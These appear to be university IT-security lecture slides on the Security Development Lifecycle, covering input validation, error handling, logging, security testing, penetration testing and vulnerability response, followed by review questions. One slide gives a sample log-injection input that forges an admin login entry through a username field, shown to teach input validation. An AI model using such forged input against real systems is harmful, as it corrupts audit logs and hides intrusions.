
SDL: Implementation – Input validation



```
1 class Example
2 {
3     static int myAdd(int a, int b) {
4         return a+b;
5     }
6 }
```

- a = Integer.MAX_VALUE
- b = 1
- → a+b = Integer.MIN_VALUE ☺

SDL: Implementation – Input validation



- What happens if you cross the boundaries?
- *No guarantee that the result of arithmetic operations is mathematically correct*

SDL: Implementation – Error handling

- Improper error handling may lead to vulnerabilities
- Common mistakes:
 - Vague error reporting and handling
 - Error vs. Exceptions – which one to use?
 - No restoration of valid state after exception
 - Improper handling (if at all)
 - Information leakage

SDL: Implementation – Error handling



```
1 try {  
2     doOperation();  
3 }  
4 catch(Exception e) {  
5     // this can never happen  
6 }
```

SDL: Implementation – Error handling



```
1 try {  
2     doOperation();  
3 }  
4 catch(Exception e) {  
5     // this can never happen  
6 }
```

- Famous last words...
- So, what exactly went wrong??

SDL: Implementation – Logging

- Logs are the main source of data for:
 - Identifying security incident
 - Monitoring policy violations
 - Assisting non-repudiation controls
 - Incident investigation

- How to log?
 - When: log date and time, event date and time
 - Where: app identifier or address, code location, geolocation, service
 - Who: IP address, user identity (user name, licence number, ...)
 - What: type of event, severity of event, description, security relevant flag

SDL: Implementation – Logging

- What to log?
 - Input/output validation failures
 - Authentication success and failure
 - Authorization failure
 - Session management
 - Errors and system events
 - Logging initialization

- What not to log?
 - Keys
 - Passwords
 - Source code
 - Tokens
 - And other sensitive information

SDL: Implementation – Logging



```
1 if (loginSuccessful) {  
2     logfile.write("User login succeeded for: " + username);  
3 } else {  
4     logfile.write("User login failed for: " + username);  
5 }
```

SDL: Implementation – Logging



```
1 if (loginSuccessful) {  
2     logfile.write("User login succeeded for: " + username);  
3 } else {  
4     logfile.write("User login failed for: " + username);  
5 }
```

- Don't forget input validation!
- Input: user\nUser login succeeded for: admin
- Result:
„User login succeeded for: user
User login succeeded for: admin“ ← Who did it??
- Use standard logging facilities like syslog!




A faint, abstract network graph serves as the background for the slide. It consists of numerous small, semi-transparent nodes of varying sizes and colors (light gray, medium gray, white) connected by thin, light gray lines. There are several larger, darker gray nodes scattered throughout, some with dashed outlines, which appear to be hubs or specific points of interest within the network structure.

Verification

Security Development Lifecycle

SDL: Verification

- Goal: verify that security requirements are met
 - CIA + 3As
- „Program testing can be a very effective way to show the presence of bugs, but it is hopelessly inadequate for showing their absence.” – Edsger W. Dijkstra



SDL: Verification

- There are activities for each SDL phase:

Development lifecycle phase	Activity
Requirements	Security Requirements Study
Design	Security Test Planning
Unit Testing	Static Analysis
Integration Testing	Dynamic Analysis
System Testing	Vulnerability Scanning
Deployment	Penetration Testing
Maintenance	Post-Production Analysis

SDL: Verification – Static analysis

- Input: source code, intermediate language, machine code
 - Detect vulnerabilities by „reading” the instructions
 - Can be manual and/or automated
-
- Advantages
 - Scalable
 - Can handle large codebases
-
- Disadvantages
 - Tedious manual process → tools can automate the process
 - Tools only look for predefined patterns of vulnerabilities

SDL: Verification – Static analysis


- Input: source code, intermediate language, machine code
 - Detect vulnerabilities by „reading” the instructions
 - Can be manual and/or automated
-
- Typical approaches:
 - Control flow analysis: how control flow changes
 - Data flow analysis: how data is handled within the application
 - Code review: manual or automatized
 - Code-based fault injection: injects source code to force changes to the state of the application, usually for testing anomalous circumstances

SDL: Verification – Dynamic analysis

- Analyzes software as it executes in real life
- Advantages
 - Access to runtime information → more precise results
 - Vulnerabilities reported are definitely in the software
- Disadvantages
 - May require program instrumentation (not trivial for compiled code)
 - Low code coverage
 - Can't reason about behavior which has not been observed

SDL: Verification – Fuzzing

- Random inputs are generated automatically
- Application is monitored during testing for errors



- Tool: american fuzzy lop (afl)

SDL: Verification – Vulnerability scanning

- Automatized method of finding vulnerabilities in systems
- Well-known and understood vulnerabilities are found

Completed: Feb 17, 2012 9:10					Remove Vulnerability Audit Trail	
Filters	No Filters	Add Filter	Count	Severity	Name	Family
11139	1	High	CGI Generic SQL Injection	CGI abuses		
42479	1	High	CGI Generic SQL Injection (2nd pass)	CGI abuses		
18405	1	Medium	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness	Windows		
39466	1	Medium	CGI Generic Cross-Site Scripting (quick test)	CGI abuses : XSS		
42056	1	Medium	CGI Generic Local File Inclusion	CGI abuses		
44136	1	Medium	CGI Generic Cookie Injection Scripting	CGI abuses		
44670	1	Medium	Web Application SQL Backend Identification	CGI abuses		
49067	1	Medium	CGI Generic HTML Injections (quick test)	CGI abuses : XSS		
26194	1	Low	Web Server Uses Plain Text Authentication Forms	Web Servers		
30218	1	Low	Terminal Services Encryption Level is not FIPS-140 Compliant	Misc.		
47830	1	Low	CGI Generic Injectable Parameter	CGI abuses		
11219	2	Info	Nessus SYN scanner	Port scanners		
10107	1	Info	HTTP Server Type and Version	Web Servers		
10287	1	Info	Traceroute Information	General		
10302	1	Info	Web Server robots.txt Information Disclosure	Web Servers		
10662	1	Info	Web mirroring	Web Servers		
10940	1	Info	Windows Terminal Services Enabled	Windows		
11032	1	Info	Web Server Directory Enumeration	Web Servers		
11874	1	Info	Microsoft IIS 404 Response Service Pack Signature	Web Servers		
11936	1	Info	OS Identification	General		
12053	1	Info	Host Fully Qualified Domain Name (FQDN) Resolution	General		

<http://thehackernews.com/2012/02/tenable-release-nessus-50-vulnerability.html>

SDL: Verification – Penetration testing

- Process of attempting to gain access to resources without normal means of access
 - Success: obtaining/subverting protected information
 - » Demonstrates what an attacker could do
1. Reconnaissance: learn as much about the system as possible
 - Tools: Nmap, Nessus, Jack the Ripper, etc.
 2. Check public databases for known vulnerabilities
 3. Launch attack(s) based on collected information
 - Tool: Metasploit framework
 4. Compile the results into a legible format for decision makers



Release

Security Development Lifecycle


SDL: Release

- Create the **security response plan** → Security Response Center
 - New vulnerabilities will appear
 - What should you do when your application is affected as well?
 - How can others get in touch if they uncover a vulnerability?
- Create the **incident response plan** → Incident Response Team
 - What if the vulnerability disclosure was not responsible?
 - What if your service is attacked?



Post-SDL

Vulnerability lifecycle



Post-SDL: Response (normally)

- Execute the **security response plan**: security response process
- Security Response Center:
 1. Receive and respond to vulnerability reports
 2. Analyze report → Developers can start working
 3. Manage finder relationships, encourage responsible disclosure
 4. Create security bulletin
 5. Monitor customer issues and press

Post-SDL: Response (normally)

- Security bulletin: [Android Security Bulletin –March 2018](#)

Tartalom ▾

[Android and Google service mitigations](#)

[2018-03-01 security patch level vulnerability details](#)

[Media framework](#)

[System](#)

...

Published March 5, 2018 | Updated March 7, 2018

The Android Security Bulletin contains details of security vulnerabilities affecting Android devices. Security patch levels of 2018-03-05 or later address all of these issues. To learn how to check a device's security patch level, see [Check and update your Android version](#).

Post-SDL: Response (normally)

- Security bulletin: [Android Security Bulletin](#)
—March 2018

Media framework

The most severe vulnerability in this section could enable a remote attacker using a specially crafted file to execute arbitrary code within the context of a privileged process.

CVE	References	Type	Severity	Updated AOSP versions
CVE-2017-13248	A-70349612	RCE	Critical	6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1
CVE-2017-13249	A-70399408	RCE	Critical	6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1
CVE-2017-13250	A-71375536	RCE	Critical	6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1
CVE-2017-13251	A-69269702	EoP	Critical	6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1
CVE-2017-13252	A-70526702	EoP	High	8.0, 8.1
CVE-2017-13253	A-71389378	EoP	High	8.0, 8.1


Post-SDL: Response (normally)

- Execute the **security response plan**: security response process
- Development team:
 - Implement fix, for variants of original issue as well!
- Testing teams:
 - Verify fix for original issue (Security Team)
 - Verify compatibility
- Document lessons learned

Post-SDL: Response (abnormally)

- Irresponsible disclosure, malware threats, etc. → **incident response plan**
- Incident response team:
 1. Scan environment, customer requests, press, etc.
 2. Alert and mobilize security response teams → security response plan
 3. Assess situation, communicate guidance and workarounds
 4. Resolve issue: provide info and tools to restore normal operations

IT security education program (BSc, MSc)



more info: <http://www.crysys.hu/education/>



Any questions?

Control Questions

- What is the CVE?
- Why is developing secure software difficult?
- Outline the stages of Microsoft's Secure Development Lifecycle!
- What are the tasks and roles of people needed for secure software development?
- What is a bug tracking system? What is required for successful bug tracking?
- What does the design principle "economy of mechanism" say?
- What does the design principle "fail-safe defaults" say?
- What does the design principle "complete mediation" say?
- What does the design principle "separation of privilege" say?
- What does the design principle "least privilege" say?
- What does the design principle "open design" say?

Control Questions

- What does the design principle "least common mechanism" say?
- What does the design principle "psychological acceptability" say?
- What is the attack surface of the software?
- Your software detects that an input is corrupted. What should the software do?
- Are the results of arithmetic operations always mathematically correct? Why?
- Name 3 examples of improper error handling!
- What information required for logging?
- What is the importance of logs?
- What type of data should never be logged?
- When should security testing be performed?
- What is the main characteristic of static analysis?
- Name 4 approaches to static analysis!

Control Questions

- What is the main characteristic of dynamic analysis?
- Discuss the main idea behind fuzzing!
- What are the main components of a fuzzer?
- What is the goal of penetration testing?
- What are the phases of penetration testing?
- What is the difference between the security response plan and the incident response plan?
- Describe the vulnerability lifecycle!
- What is security response center? What are its tasks during Post-SDL Response phase?
- What are tasks of the development team during the security response process?
- What is the task of the incident response team?



References

References

- Cybok: Software Security
 - https://www.cybok.org/media/downloads/Software_Security_v1.0.1.pdf
- Common Vulnerabilities and Exposures
 - <https://cve.mitre.org/index.html>
- Microsoft: Security Development Lifecycle
 - <https://www.microsoft.com/en-us/SDL/process/requirements.aspx>
- Steven M. Bellovin: Thinking Security: Stopping Next Year's Hackers. Addison-Wesley Professional, 2015

References

- US-CERT: Design Principles
 - <https://www.us-cert.gov/bsi/articles/knowledge/principles/design-principles>
- Stephen Northcutt, Jerry Shenk, Dave Shackleford, Tim Rosenberg, Raul Siles, Stev Mancini: Penetration Testing: Assessing Your Overall Security Before Attackers Do
 - <https://www.sans.org/reading-room/whitepapers/analyst/penetration-testing-assessing-security-attackers-34635>
- Ken Houghton: Vulnerabilities & Vulnerability Scanning
 - <https://www.sans.org/reading-room/whitepapers/threats/vulnerabilities-vulnerability-scanning-1195>



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

Memory Corruption

VIHIAC01 – IT Security, 2023

András Gazdag

